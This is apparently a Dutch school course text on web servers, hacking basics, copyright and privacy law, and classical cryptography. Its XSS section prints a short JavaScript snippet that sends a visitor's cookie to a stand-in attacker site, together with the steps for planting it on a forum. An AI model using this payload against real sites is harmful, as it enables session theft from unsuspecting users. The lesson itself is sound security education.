De term server wordt vaak voor verschillende zaken gebruikt. Een server kan verwijzen naar een fysieke computer, maar ook naar software op zo'n computer. Dat wordt dan ook wel serversoftware genoemd. Een computer zonder software doet niet zoveel. Een server, in de zin van: fysieke computer, zonder serversoftware doet dus ook niet zoveel. Vaak wordt daarom bedoeld: de combinatie van de fysieke computer waarop de serversoftware draait.

Een webserver is dus een computer waar serversoftware op draait, die het mogelijk maakt om webpagina's op te vragen. De browser (=software) op jouw computer stuurt een bericht naar een computer met daarop de webserversoftware (oftewel de server). De webserversoftware stuurt een bericht terug naar jouw browser met daarin bijvoorbeeld de HTML van de website.



Dit noemen we het client-server model. De client vraagt, en de server geeft antwoord. Of eigenlijk: de software op de client vraagt, en de software op de server geeft antwoord.

Met de USBwebserver draait de webserversoftware op jouw eigen pc. Zowel de clientsoftware als de serversoftware draaien dus op jouw pc. Jouw pc is dus zowel client als server.

Theorie 2: hacken betekent informatie achterhalen

Een eerste stap bij het hacken is vaak het achterhalen van informatie. Bijvoorbeeld: welke software staat er eigenlijk geïnstalleerd op de server? En welke versie? Als je dat weet, kun je op internet gaan zoeken of er misschien bekende manieren zijn om die software te hacken.

Vaak kun je meer informatie vinden van een website dan je op het eerste gezicht zou zeggen. Je kunt bijvoorbeeld de broncode (HTML) bekijken, maar ook in de HTTP-headers is vaak informatie terug te vinden. Die headers worden door de browser en de webserversoftware gebruikt om informatie uit te wisselen. HTTP is het protocol dat wordt gebruikt voor het opvragen van websites.

Antwoordheaders bron bekijken

Cache-Control	private
Content-Length	42565
Content-Type	text/html; charset=utf-8
Date	Sat, 18 May 2013 17:22:40 GMT
Server	Microsoft-IIS/7.0
X-AspNet-Version	4.0.30319
X-Powered-By	UrlRewriter.NET 2.0.0, ASP.NET

Verzoekheaders bron bekijken

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding	gzip, deflate
Accept-Language	nl,en-us;q=0.7,en;q=0.3
Connection	keep-alive
Cookie	ASP.NET_SessionId=qsa5yupfhpxjsj0j2you2lv5; __atuvc=1%7C20
Host	www.enigma-online.nl
Referer	http://www.enigma-online.nl/
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:19.0) Gecko/20100101 Firefox/19.0

Beheerders van webservers doen er goed aan om dit soort informatie zo veel mogelijk te verbergen. Hoe meer een hacker weet, hoe groter de kans is dat hij ergens een mogelijkheid vindt om in te breken.

Theorie 3: netwerkpoorten

Een netwerkpoort kun je zien als een deur of raam op je computer, met een uniek nummer. Dat begint bij 0 en eindigt bij 65535 (=2 tot de macht 16 - 1). Om te communiceren met een computer moet worden aangegeven welke poort wordt gebruikt. Als een poort open staat op een computer, dan draait er software die berichten gericht op die poort ontvangt en verwerkt. Anders gezegd: als software wil communiceren met andere computers opent de software een poort. Achter elke open poort staat software klaar om berichten te ontvangen.

Hoe meer poorten er open staan, hoe meer mogelijkheden voor een hacker er zijn om in te breken. Het is dus belangrijk om niet onnodig een poort open te laten staan. Maar je kunt natuurlijk niet alle poorten afsluiten, want dan kan de computer ook niet meer communiceren. De meeste webservers luisteren naar berichten op poort 80. Die poort staat dan ook op veel servers open. Ook op je eigen pc staan vaak wel poorten open, bijvoorbeeld voor het delen van bestanden. Ook deze open poorten vormen een risico.

Met een poortscanner kan een hacker nagaan welke poorten open staan. Een poortscanner probeert één voor één alle poorten uit. Als de hacker eenmaal open poorten heeft gevonden, kan hij proberen via zo'n poort in te breken.

Door een firewall te installeren kun je zorgen voor extra beveiliging. Alle berichten moeten namelijk eerst langs de firewall. In de firewall kun je aangeven dat je bijvoorbeeld geen berichten wilt ontvangen die niet bestemd zijn voor poort 80. Daarmee voorkom je dat hackers via andere poorten proberen binnen te dringen.

Overigens kan dat ook de andere kant op werken. Met een firewall kun je dus voorkomen dat software op jouw computer verbinding maakt met andere computers via bepaalde poorten. Als je dan een virus hebt, kan het nog steeds niet zomaar met andere computers communiceren.

Een overzicht van veel gebruikte poortnummers vind je hier:
http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

Theorie 4: Cross Site Scripting (XSS)


Bij Cross Site Scripting (XSS) maakt de hacker een client side script (zie: Intermezzo: server side en client side scripting), meestal in Javascript. Hij probeert dat te laten uitvoeren via een website die niet van hem is. We geven een concreet voorbeeld aan de hand van een stappenplan voor de hacker.

1. De hacker maakt een Javascript, waarmee een cookie wordt opgestuurd naar een server die van de hacker is. Zo'n script kan heel eenvoudig zijn:

```
<script>
document.location="http://www.sitevandehacker.com/?cookie=" +
document.cookie
</script>
```

2.

3. Vervolgens probeert de hacker dit script op een site neer te zetten, bijvoorbeeld door het in een forum te posten. Als die site niet goed is beveiligd, wordt de post met daarin het script onderdeel van de website.
4. Niets vermoedende bezoekers van deze website bekijken het forum, met daarin ook de post van de hacker. Daar zit ook het script in verwerkt.
5. Op het moment dat de bezoeker het forum opent, wordt het script door de browser van de bezoeker uitgevoerd, en dan is het kwaad al geschied. Het cookie van deze bezoeker wordt naar de server van de hacker gestuurd.
6. Met behulp van het cookie kan de hacker inloggen op de site met het forum, zonder de login of het wachtwoord te hoeven weten. En zo kan hij bij de gegevens van deze bezoeker.



Er zijn meerdere vormen van cross site scripting.

Theorie 5: DDoS ofwel verstikkingsaanval

In de volgende film komt een kort fragment voor waarin helder wordt gemaakt wat een DDoS aanval eigenlijk is:

http://www.youtube.com/watch?v=2ZUHOELgif0&t=9m31s&t=9m31s (het fragment l oopt van van 9min31 tot 10min07)

DDoS staat voor Distributed Denial of Service. Door heel veel nepberichten met verzoeken te sturen naar een webserver, raakt die webserver overbelast, en kan het de gewone verzoeken niet meer verwerken. De service werkt dan niet meer: een denial of service. Het wordt daarom ook wel verstikkingsaanval genoemd.

Distributed betekent dat de nepberichten niet van 1 computer komen, maar van veel computers. Daardoor is het moeilijk om de toestroom van nepberichten te blokkeren. Het zijn er vaak zo veel, en het is soms ook moeilijk om te herkennen welke berichten echt zijn en welke berichten nep zijn.

Met een DDoS aanval kunnen hackers dus servers “platleggen”, zoals dat heet. Er wordt dus niet ingebroken op de computer, de hackers kunnen niet bij de beveiligde gegevens op de server. Maar voor een bedrijf kan het toch heel schadelijk zijn. Bijvoorbeeld voor een bank: klanten kunnen dan geen online betalingen meer doen. Of zelfs niet meer pinnen in de winkel. En dat is vaak precies wat de hackers willen bereiken.

In de wet staat dat het verboden is om een DDoS aanval uit te voeren. De maximale straf is 1 jaar cel of een geldboete van 16.750 euro.

Hacken van databases

Inleiding

We gaan straks kijken naar hoe je databases kunt hacken met behulp van SQL. Dit staat voor Structured Query Language, een taal om gegevens te creëren, te veranderen op te vragen en op te slaan. Hieronder zie je een voorbeeld van SQL, waarmee alle gegevens uit de tabel klanten die uit Utrecht komen worden opgevraagd.

SELECT * FROM klanten WHERE plaatsnaam = ‘Utrecht’

Maar met SQL kun je ook gegevens wijzigen, toevoegen of verwijderen. Die gegevens staan in een database die wordt beheerd wordt door een DBMS, een Database Management System. Dit systeem maakt toegang tot de gegevens mogelijk. Databases kunnen allerlei gegevens bevatten, zoals gebruikersnamen, wachtwoorden, eigenlijke namen, adressen, telefoonnummers, creditcard-gegevens. De meeste websites maken gebruik van een DBMS om gegevens in op te slaan.

Met behulp van SQL kun je dus gegevens opvragen bij het DBMS. Dit is dus een vorm van serversoftware. Het DBMS handelt immers verzoeken om gegevens af. Het DBMS dat onderdeel is van de USBWebserver in het deel over hacken is MySQL, die is gratis te downloaden. Een ander veel gebruikt DBMS is Oracle, maar die is niet gratis.

Theorie 7: SQL injectie

Een veel gebruikte manier om in te breken op een webserver is via SQL injectie. Zoals gezegd, veel webservers maken gebruik van een database. Als een pagina wordt opgevraagd, dan worden vaak eerst gegevens uit de database opgehaald. Die gegevens worden dan verwerkt in een HTML bestand, en dat HTML bestand wordt teruggestuurd naar de database. Eigenlijk is de webserver dus een client voor de databaseserver.

Als je bijvoorbeeld ergens moet inloggen, worden de ingevulde gegevens naar de database gestuurd, om te controleren of de gegevens kloppen. Dat gaat vaak op basis van SQL. Als het programma op de webserver niet goed is geprogrammeerd, is het soms mogelijk om door iets slims in te vullen bij de naam of het wachtwoord, het SQL bericht aan te passen en zo de beveiliging te omzeilen. In één van de opdrachten kun je dat zelf oefenen.

Kort samengevat kan de hacker met SQL-injectie de SQL-berichten beïnvloeden, waarmee bijvoorbeeld gegevens uit de database gehaald kunnen worden, of ze kunnen misschien zelfs worden gewijzigd. SQL-injectie hoeft niet alleen bij web-applicaties voor te komen, het kan bij elke SQL-gestuurde applicatie voorkomen. Als er maar SQL als opvraagtaal gebruikt wordt.

Hacken - Wat moet je nu weten en kunnen

Na dit hoofdstuk zou je het volgende moeten kunnen en weten:

- Je kunt uitleggen wat een client en een server is.
- Je kunt uitleggen wat het verschil is tussen een server en serversoftware is.
- Je kunt het client-server model schematisch weergeven.
- Je kunt van een website achterhalen welke webserversoftware wordt gebruikt.
- Je kunt uit een HTTP header informatie over de server achterhalen.
- Je kunt minstens drie adviezen geven aan een beheerder van een webserver als het gaat om beveiliging tegen hackers.
- Je kunt uitleggen wat een open poort is.
- Je kunt een poortscan uitvoeren en de resultaten toelichten.
- Je kunt uitleggen wat de toegevoegde waarde is van een firewall.
- Je kunt een gedetaileerd voorbeeld geven van hoe cross site scripting is toegepast om te hacken.
- Je kunt uitleggen wat een DDOS aanval is en wat de consequenties er van zijn.
- Je kunt aangeven in hoeverre een hack volgens de wet is toegestaan of niet.
- Je kunt minstens twee voorbeelden geven activiteiten van Anonymous.
- Je kunt uitleggen wat SQL-injection is.

7: Juridische zaken

Bij de term 'juridische zaken' denk je misschien direct aan computer- en internetcriminaliteit. Deze laatste onderwerpen zijn al uitgebreid aan de orde geweest in andere onderwerpen in deze cursus. Eerder hadden we het over virussen en wormen, spam en phishing en de straffen voor hackers.

In dit onderdeel bekijken we andere juridische zaken. Het gaat nu over copyright en downloaden, over privacy en de (wettelijke) bescherming van de persoonlijke levenssfeer.

Copyright en plagiaat

Wanneer je iets schrijft of maakt (een tekst, foto's, een concept voor een spel, illustraties, een video) dan is dat product jouw eigendom. Anderen mogen dat werk niet zo maar kopiëren of op een andere manier gebruiken, laat staan verkopen. Voorwaarde is natuurlijk wel dat het helemaal je eigen, originele werk is.

Omgekeerd mag je zelf niet zomaar iets van internet of uit een boek overnemen. Dat is een soort van diefstal van het creatieve product dat iemand anders gemaakt heeft. Als het om een groot stuk gaat, moet je daar toestemming voor vragen. Of je moet ervoor betalen, natuurlijk.

De term hiervoor is *geestelijk eigendom* (in het Engels: *intellectual property*, kortweg *IP*). In de wet is geregeld dat dit geestelijk eigendom beschermd is door het auteursrecht en het copyright. Het copyright ken je ongetwijfeld. het wordt aangegeven met het bekende teken ©.

Kort samengevat kun je zeggen dat het aanbieden van informatie (bijvoorbeeld films, muziek, teksten of foto's) zonder toestemming een inbreuk vormt op het auteursrecht. De regels zijn duidelijk en heel lang geleden, nog vóór het digitale tijdperk, vastgelegd in dit auteursrecht. Dat bestaat zelfs al sinds 1886 (na de Conventie van Bern). Het betreft alle creatieve producten van een maker. De maker kan echter aangeven dat hij van die rechten afziet. Wat internet betreft, zie je dat dan uitdrukkelijk op een site vermeld (bijv. 'vrij van copyright') .

Het auteursrecht heeft als bijkomende voordelen dat de auteur (of iemand die dat van hem mag) het werk mag kopiëren, verkopen enz. Als je een boek of een hoofdstuk daaruit als eigen maaksel uitgeeft, loop je vroeg of laat tegen de lamp. Plagiaat is een ander begrip; het geeft aan dat je bijvoorbeeld een (tekst)stukje van internet plukt, dat min of meer bewerkt en dan op je eigen site zet als een persoonlijk product. In feite is plagiaat niet strafbaar, maar het is ook niet netjes. Het beste is er de bron bij te vermelden; daar vermijd je alle problemen mee. Als je een kleine stukje overneemt met bronvermelding, heet dat een citaat, je hebt daar geen toestemming van de schrijver/maker voor nodig.

Hoe kun je je beschermen tegen diefstal van je geestelijk eigendom dat je op het internet hebt geplaatst? Belangrijk is dus dat je kunt aantonen dat het van jezelf afkomstig is. Je kunt stukken uit je eigen werk googelen om te zien of die door

iemand anders gebruikt worden. Er zijn ook organisaties om het auteursrecht te bewaken: BUMA/STEMRA voor muziek, de stichting Pictoright voor afbeeldingen.

Wat gebeurt er als je zelf werk van anderen zonder toestemming op je site zet. Nou, meestal niets. Maar op een zeker moment kan de inbreuk op het copyright omtdekt worden en dan kun je een rekening krijgen. Dat is de Stichting Informatica-Actief wel eens overkomen.

Werk delen: de Creative Commons

Om internetgebruikers te laten profiteren van de grote hoeveelheid kennis en wetenschap die op het net te vinden is, werd de zogenaamde creative commons (www.creativecommons.org) bedacht. Het begrip houdt een soort van licentie in waarmee je kennis en producten met anderen kunt delen. En dit delen (sharing) hoort helemaal bij onze mediawereld. Dit kun je uitdrukkelijk in je werk (een werkstuk voor school bijvoorbeeld) of op je site meedelen. Dat betekent dan dat anderen je werk mogen gebruiken en kopiëren. Vaak wordt vermeld dat er geen commercieel doel nagestreefd mag worden met een werk dat in CC is verspreid.

Creative commons kent diverse varianten, die allemaal met een lettercode worden aangegeven, bijv. CC BY-ND. Je vindt ze alle terug op de volgende URL: http://creativecommons.org/licenses/

Op de site van Flickr kun je met betrekking tot foto's de diverse licentie-aanduidingen vinden die uploaders bij hun foto's kunnen plaatsen: www.flickr.com/creativecommons/ Je moet daar dus rekening mee houden als je foto's downloadt.

Wetgeving en zaken rond downloaden

Downloaden is een geliefde bezigheid. We willen zoveel mogelijk muziek, films, software, nuttige informatie voor een werkstuk en dergelijke downloaden. In het vorige stukje heb je kunnen lezen dat voor producten die onder de Creative Commons spelregels vallen, dit niet tegengaan wordt, maar dat er wat voorwaarden bij gesteld worden. Die zijn niet zo moeilijk na te komen. Ze kosten je bovendien geen cent.

Er bestaan officiële regels voor downloaden.

Downloaden is in Nederland legaal, als het gaat om een thuiskopie voor strikt eigen gebruik van muziek of films. Software downloaden mag alleen met toestemming. En ook werken verspreiden mag alleen met toestemming.

De Nederlandse wetgeving zegt:

- Er mogen slechts enkele exemplaren worden gemaakt als thuiskopie.
- De kopie moet voor eigen oefening, studie of gebruik bestemd zijn.
- De kopie mag in opdracht gemaakt worden, behalve bij muziek.
- Je hoeft geen rechtmatige eigenaar te zijn om een thuiskopie te mogen maken.

- Er zijn een aantal uitzonderingen, niet van alle categorieën werken mag een thuiskopie worden gemaakt.

Het is toegestaan om een thuiskopie te maken van een muziekwerk, bijvoorbeeld van cd naar mp3 op een harde schijf. Als je zo'n thuiskopie maakt met behulp van een drager zoals een cd, een dvd of een videoband, dan moet je een vergoeding betalen. Je begrijpt nu waarom een standaardtoeslag op de aankoop van een beschrijfbaar digitaal materiaal gevraagd wordt. Het nadeel van dit laatste is, dat je de toeslag ook betaalt als je geen gekopieerde film of muziek erop zet.

Privacy en het gebruik van persoonsgegevens

Er was eens een tijd dat je rustig op internet kon rondstruinen, zonder dat iemand volgde wat je allemaal bekeek. Maar, is dat wel zo?

Dat is verleden tijd. We zetten zelf allerlei informatie over onszelf op Facebook of andere sociale netwerken. Sites verzamelen info buiten ons medeweten, zoals je gezien hebt bij het onderdeel over cookies, bijvoorbeeld. Bedrijven verhandelen deze informatie. Andere bedrijven hebben informatie over ons omdat dat van belang is voor de diensten die zij ons verlenen (banken, ziektekostenverzekeringen)

Het gebruik van al die informatie heeft grote gevolgen. Die gevolgen gaan we hier bekijken en met name zullen we kijken naar de wetgeving op dit gebied.

In 2013 is privacy een onderwerp van discussie geworden, mede door onthullingen over de NSA, die enorme hoeveelheden informatie aftapt en vastlegt. Aan de ene kant staan de mensen die het allemaal niet zo'n probleem vinden. Prima toch, je krijgt reclame voor dingen waarin je geïnteresseerd bent, de politie kan gevaarlijke elementen (terroristen!) oppakken en aanslagen voorkomen. Aan de andere kant staan de mensen die het te ver vinden gaan, overheid en bedrijven die alles van je weten.

Een voorbeeld van de discussie werd gevoerd door Alexander Klöpping en Chiel Beelen in DWDD: http://dewereldraaitdoor.vara.nl/media/304882.

De Wet Bescherming Persoonsgegevens

Bij de opslag van persoonlijke gegevens is dus van belang wie er toegang heeft tot de gegevens. Ook is het belangrijk dat je eventuele fouten - of foute conclusies - moet kunnen inzien en corrigeren.
In Nederland regelt de *Wet Bescherming Persoonsgegevens* (*WBP*) wat wel en niet mag bij het vastleggen van persoonsgegevens.
Het *College Bescherming Persoonsgegevens* (*CBP*) is de instantie die over de uitvoering van de wet waakt. Informatie over het CBP vind je op hun website (www.cbpweb.nl). Het CBP heeft ook een website voor burgers geopend (www.mijnprivacy.nl).

De wet regelt wat er allemaal met je gegevens gedaan mag worden. Een webwinkel mag je gegevens registreren als je wat bestelt, maar mag die gegevens niet zomaar

doorgeven aan anderen. Daarvoor moet je toestemming geven. Daarom zie je op veel webformulieren een vinkje staan waarmee je die toestemming wel of niet geeft.

Hieronder zie je een deel van de toelichting op de Wet Bescherming Persoonsgegevens.

Uit de Wet Bescherming Persoonsgegevens

Zodra een organisatie gegevens over u verzamelt, moet u geïnformeerd worden over het doel van het verzamelen en de naam en adres van die organisatie. Vaak moeten daarbij ook andere bijzonderheden vermeld worden, die u een inzicht kunnen geven in het gebruik van uw gegevens. Onder de WBP kan een organisatie deze informatie slechts achterwege laten, als u daarvan al daadwerkelijk op de hoogte bent.
Als een organisatie uw gegevens verwerkt, mag dat alleen als dat behoorlijk, zorgvuldig en op basis van één of meer in de WBP genoemde grondslagen gebeurt. Voorbeelden van zulke grondslagen zijn:

- uw vrije en gerichte toestemming;
- het uitvoeren van een overeenkomst waarbij u partij bent. Een bedrijf mag dus gegevens over u verwerken als dat noodzakelijk is voor het opstellen van een rekening;
- het nakomen van een wettelijke verplichting. Zo is uw werkgever verplicht om bepaalde gegevens over u aan de Belastingdienst te verstrekken;
- een gerechtvaardigd bedrijfsbelang. Een organisatie kan een legitiem belang hebben bij het gebruik van uw gegevens. Dat belang kan ook commercieel zijn, zoals bij direct marketing.

Voor bepaalde categorieën van bijzondere persoonsgegevens, zoals godsdienst, ras, gezondheid en strafrechtelijk verleden, gelden nog andere beperkingen.
Alleen onder strikte voorwaarden mag een organisatie de over u verzamelde gegevens ook voor andere doeleinden gebruiken dan waarvoor ze oorspronkelijk verzameld zijn. Dat kan alleen als dat gebruik niet op gespannen voet staat met het oorspronkelijke doel. Zo heeft uw verzekeraar in het kader van een ziektekostenverzekering bepaalde medische gegevens over u nodig, maar die mag zij niet gebruiken om te beslissen of ze u vervolgens al dan niet een levensverzekering aanbiedt.

8: Cryptografie

Je kunt je eigen computer beveiligen tegen inbraken, zodat vreemden en criminelen er geen informatie vanaf kunnen halen. Maar wanneer je over internet met anderen communiceert, verlaat de informatie jouw beveiligde omgeving. Je stuurt het over een lijn naar buiten. Vreemden kunnen die lijn aftappen.

Je kunt voorkomen dat vreemden je boodschap lezen door deze te coderen. In dit onderwerp bekijken we manieren om boodschappen te coderen en vooral het meest gebruikte systeem in de computerwereld: RSA. We gaan het hebben over *cryptografie*, de tak van wetenschap die zich bezighoudt met codes en het kraken van codes.

Veiligheid in de communicatie

Een belangrijk punt bij de veiligheid op internet is dat je informatie kunt uitwisselen zonder dat anderen daarbij kunnen meekijken of in de communicatie kunnen ingrijpen.

Grofweg genomen zijn er twee gevaren bij het onderscheppen van informatie. Anderen zouden de informatie kunnen afluisteren:

Naast het afluisteren is er nog een tweede gevaar. Anderen zouden de informatie kunnen onderscheppen en veranderen. Dat kan zo ver gaan dat criminelen zich helemaal als jou kunnen voordoen, zonder dat je zelf nog deel hebt aan de communicatie

Met andere woorden: wanneer je een boodschap naar iemand anders stuurt, wil je die boodschap kunnen voorzien van een merkteken of iets dergelijks, zodat de ontvanger zeker weet dat de boodschap van jou afkomstig is.

Om de communicatie te beschermen kun je boodschappen coderen. De informatie is dan alleen te achterhalen als je de code kunt kraken. Die moet natuurlijk geheim en moeillijk te vinden zijn. De tak van informatica die zich hiermee bezighoudt heet cryptografie. De term cryptografie komt van de Griekse woorden voor geheim (kryptos) en schrijven (grafein). Zie ook de wikipedia-pagina over cryptografie. Op youtube staan ook allerlei introductiefilmpjes, bijvoorbeeld het filmpje Intro in cryptogtafie op youtube.

Een systeem om informatie te coderen kan alleen goed zijn wanneer de code niet makkelijk te ontcijferen is. We zullen kijken naar het kraken van codes.

Ook een ander punt is belangrijk. Wanneer een code gekraakt is, kan het zijn dat de krakers nu zelf ook gecodeerde boodschappen kunnen maken. Dat is niet altijd het geval. Bij sommige codeersystemen gaat het coderen anders dan het decoderen. Wanneer je een boodschap kunt ontcijferen kun je nog niet een boodschap vercijferen. Op deze manier kunnen we cryptografie ook gebruiken voor het zetten

van een digitale handtekening, waardoor de ontvanger zeker weet dat de boodschap van jou komt.

Denk bijvoorbeeld aan de TAN-codes bij internetbankieren. Zonder zo'n TAN-code kun je als crimineel misschien wel een overboeking bekijken, maar ze kunnen niet zelf een overboeking voor jouw rekening maken. Vandaar dat criminelen hengelen naar de TAN-codes van mensen! Zie bijvoorbeeld: Handleiding voor het gebruik van TAN-codes van ING.

Voor we verder gaan nog een conventie. Onder cryptografen is een standaard ontstaan om te spreken over de personen die in gecodeerde boodschappen met elkaar communiceren. Het werd wat saai om te spreken in zinnen als: "A stuurt een gecodeerde boodschap naar B en C probeert die boodschap te onderscheppen." In plaats van A, B en C ging met spreken over *Alice*, *Bob* en *Chris*. Alice is degene die boodschappen codeert en verstuurt, Bob ontvangt en ontcijfert de boodschap, Chris is degene die de code probeert te kraken en zo test of het systeem veilig is. Deze namen zullen we ook in deze cursus gebruiken.

Codes en codekrakers

Systemen voor het gecodeerd versturen van boodschappen bestaan al zolang als er geheimpjes, geheimen, politiek, oorlogen, en allerlei andere zaken bestaan, waarbij je niet wil dat informatie voor iedereen te verkrijgen is.

De eerste voorbeelden dateren uit de oudheid. Er zijn systemen waarbij de informatie niet gecodeerd wordt, maar verborgen. Er zijn systemen waarbij de letters uit een boodschap 'gehusseld' worden, zonder de letters zelf te veranderen. Dit noemen we transpositie. In andere systemen worden letters vervangen door andere letters. Deze systemen maken gebruik van substitutie. Daarnaast zijn er nog vele andere manieren, maar die zullen we hier niet behandelen.

Coderen met transpositie

Een andere manier om een boodschap te vercijferen is transpositie. De letters in de boodschap bijven dezelfde, maar de posities veranderen. Je kunt dit bijvoorbeeld doen door de boodschap in een blok te schrijven en daarna de kolommen af te gaan in een gekozen volgorde. Zie ook wikipedia over transpositiesystemen.

Voorbeeld Alice vercijfert de tekst "het feest is op vrijdag in de garage" in vijf kolommen met de kolomvolgorde 2-5-3-1-4. Ze schrijft het in regels van vijf letters, zonder spaties en voegt een paar willekeurige letters toe om het blok vol te maken.

```
2 5 3 1 4
h e t f e
e s t i s
o p v r i
j d a g i
n d e g a
r a g e
```

Daarna neemt ze de kolommen in de goede volgorde en krijgt:

firggeheojnrttvaegesiiaespdda

Bob ontvangt de boodschap. Hij weet dat het om vijf kolommen gaat en hakt de tekst dus in vijf stukken van zes letters. Omdat er in totaal maar 29 letters zijn, neemt hij in het vierde stuk maar vijf letters. Dat is immers de laatste kolom: firgge-heojnr-ttvaeg-esiia-espdda. Die zet hij in kolommen in de goede volgorde, zoals hierboven al staat. Daarna leest Bob de boodschap, hij moet de spaties er wel bij verzinnen.

Chris ontvangt de gecodeerde boodschap ook en hij gaat proberen deze te ontcijferen. Als hij geen idee heeft over de soort code, is het nog niet makkelijk te decoderen. Als hij weet dat het met transpositie gemaakt is, moet hij experimenteren met het aantal kolommen en puzzelen met de volgorde. Het kost even wat tijd, maar het is te doen!

Voor we verder gaan hebben we wat terminologie nodig. De 'normale', niet vercijferde boodschap noemen we de *klare tekst* (Engels: *plaintext*), de vercijferde tekst noemen we *cijfertekst* (Engels: *ciphertext*). De methode om de klare tekst te versleutelen tot cijfertekst noemen we een *cryptografisch algoritme*. De meeste cryptografische algoritmen hebben eigenschappen die je kunt veranderen, zoals het aantal kolommen van het transpositiealgoritme en de kolomvolgorde. Meestal gaat het dan om getallen. Deze getallen noemen we de *sleutel* (Engels: *key*). Het geheel van cryptografisch algoritme en sleutel noemen we een *cryptosysteem*.

Het algoritme voor de transpositie die Alice eerder uitvoerde kunnen we zo opschrijven:

Schrijf de tekst in regels onder elkaar, iedere regel heeft precies het aantal letters dat wordt aangegeven door het aantal kolommen. Schrijf daarna de kolommen één voor één uit, in de volgorde opgegeven door de kolomvolgorde.

De sleutel bij dit algoritme is de kolomvolgorde, in dit voorbeeld *25314*. Het aantal kolommen hoeven we niet te noemen, want dat kun je aflezen uit de kolomvolgorde. Bij het cijfersysteem hoort ook een algoritme om de cijfertekst te ontcijferen en de klare tekst terug te krijgen. Bij de transpositie van Alice is dat:

Knip de cijfertekst in gelijke delen, het aantal delen is het aantal kolommen. Schrijf deze delen één voor één van boven naar beneden in de kolom zoals aangegeven door de kolomvolgorde. Lees de klare tekst horizontaal, in de regels van het blok.

In dit geval is het cryptografisch algoritme een serie aanwijzingen voor het herschrijven van de tekst. Vaak is het ook een rekenkundige functie. We schrijvan dan f en f^{-1} voor het vercijferen en ontcijferen.

Coderen met substitutie: Caesar

In andere cryptosystemen worden letters vervangen door andere. Dit noemen we substitutie. Een bekende techniek is de Caesar-vercijfering. Deze werkt voor teksten waarin alleen de 26 letters van het alfabet gebruikt worden. Je vervangt iedere letter in de boodschap door de letter die een vast aantal plaatsen verder staat in het alfabet (van Z ga je weer naar A).

Voorbeeld

Alice versleutelt weer de tekst het feest is op vrijdag in de garage met een verschuiving van vijf posities en krijgt:

mjy kjjxy nx tu awnoifl ns ij lfwflj

Bob ontvangt de boodschap. Hij kent het cryptografisch algoritme (verschuiven in het alfabet) en de sleutel (5). Hij kan de klare tekst makkelijk terugvinden door iedere letter te vervangen door de letter die vijf posities eerder staat in het alfabet, of 21 verder.

Chris probeert weer de code te kraken. Net als eerst, als hij weet welk type code gebruikt is, dan valt het kraken wel mee. Bij de Caesar versleuteling zijn er 25 mogelijkheden, bij een verschuiving van 26 plaatsen kom je weer bij dezelfde letter terug. Chris kan ze allemaal proberen.

Hij kan ook slimmer te werk gaan. Het is bekend dat de letter 'e' in Nederlandse teksten het meest voorkomt. In de cijfertekst komt de letter 'j' het meest voor. Chris kan dan eerst de verschuiving van vijf posities proberen, die de 'e' naar de 'j' stuurt. Direct raak!

De aanpak van Chris is typerend voor het werk van een cryptoanalist. Een *cryptoanalist* (in het Engels: *cryptanalyst*) is iemand die een cryptosysteem probeert te kraken. Een poging tot kraken heet wel een cryptologische aanval (attack) op een cryptosysteem.

De cryptanalyst kan allerlei strategieën gebruiken om een systeem te kraken. Twee daarvan zijn van toepassing in dit voorbeeld. De eerste strategie is het proberen van alle mogelijkheden. Dit heet wel een *brute force attack* en computers zijn de apparaten bij uitstek om zo'n aanval uit te voeren. De andere is de *statistische aanval*, deze gebruikt informatie over letterfrequenties in een taal.
De Nederlandstalige wikipedia geeft niet zo veel informatie over cryptoanalyse, de Engelstalige wikipedia-pagina wel.

Coderen met substitutie: Vigenere

Wanneer we een veilig cryptosysteem willen bedenken, dan moeten we ervoor zorgen dat in elk geval deze aanvallen geen kans van slagen hebben. De code moet (veel!) meer dan 25 mogelijkheden hebben, zodat de brute-krachtaanval praktisch niet te doen is. We moeten voorkomen dat letters steeds tot dezelfde letter gecodeerd worden, zoals 'e' naar 'j' in ons voorbeeld. Dat maakt dat de statistische aanval weinig oplevert.

Een voorbeeld van een cryptosysteem waarin de 'e' niet steeds op dezelfde letter wordt afgebeeld is het systeem van Vigenère, een Franse wiskundige uit de zestiende eeuw. Vigenère encryptie gebruikt een tablea van verschoven alfabetten en een sleutelwoord.

In het tableau zie je alle mogelijke Caesar-versleutelingen onder elkaar, het alfabet is steeds een positie verschoven. Het sleutelwoord bepaalt welke Caesar-versleuteling gebruikt wordt.
Voor de eerste letter van je tekst kijk je in de rij van de eerste letter van je sleutelwoord, voor de tweede letter van je tekst in de rij van de tweede letter van het sleutelwoord, enzovoorts.

Voorbeeld

Alice versleutelt weer de tekst het feest is op vrijdag in de garage met het sleutelwoord "informatica". Ze schrijft onder elkaar:

```
het feest is op vrijdag in de garage
inf ormat ic ai nformat ic ai nforma
```

Dan letter voor letter: kolom 'h', rij 'i' geeft een 'p', kolom 'e' rij 'n' geeft een 'r', enzovoorts. De cijfertekst is:

```
pry tvqsm qu ox iwwapaz qp dm tffrse
```

Ontcijferen gaat precies andersom. Je kijkt in de rij van de eerste letter van het sleutelwoord ('i'). In die rij zoek je de eerste letter van de cijfertekst ('p'). Dan kijk je welke letter bovenin die kolom staat ('h').

Intermezzo: Codekrakers in de tweede wereldoorlog

Het vercijferen van een tekst is bewerkelijk, zeker wanneer je een code gebruikt die moeilijk te kraken is. Je hebt er op zijn minst flinke tabellen voor nodig. Wanneer je die niet wilt gebruiken, lukt het alleen met speciale apparaten. In het tijdperk voor de computer waren dat ingewikkelde apparaten met rotors, toetsenborden en meer. Een beroemd voorbeeld hiervan is de Enigma. De Duitsers gebruikte de Enigma in de tweede wereldoorlog, het was hun belangrijkste codeerapparaat. De enigma is een soort van typmachine, met een toetsenbord (alleen letters) en een display, waarop de letters van het alfabet kunnen oplichten. Boodschappen werden eerst gecodeerd en dan per radio verstuurd.

Wanneer je een lettertoets indrukt, wordt er een verbinding gemaakt naar een van de lampjes op de display, dat daardoor oplicht. Die verbinding loopt langs een aantal rotors (leteterwielen) en een stekkerbord.

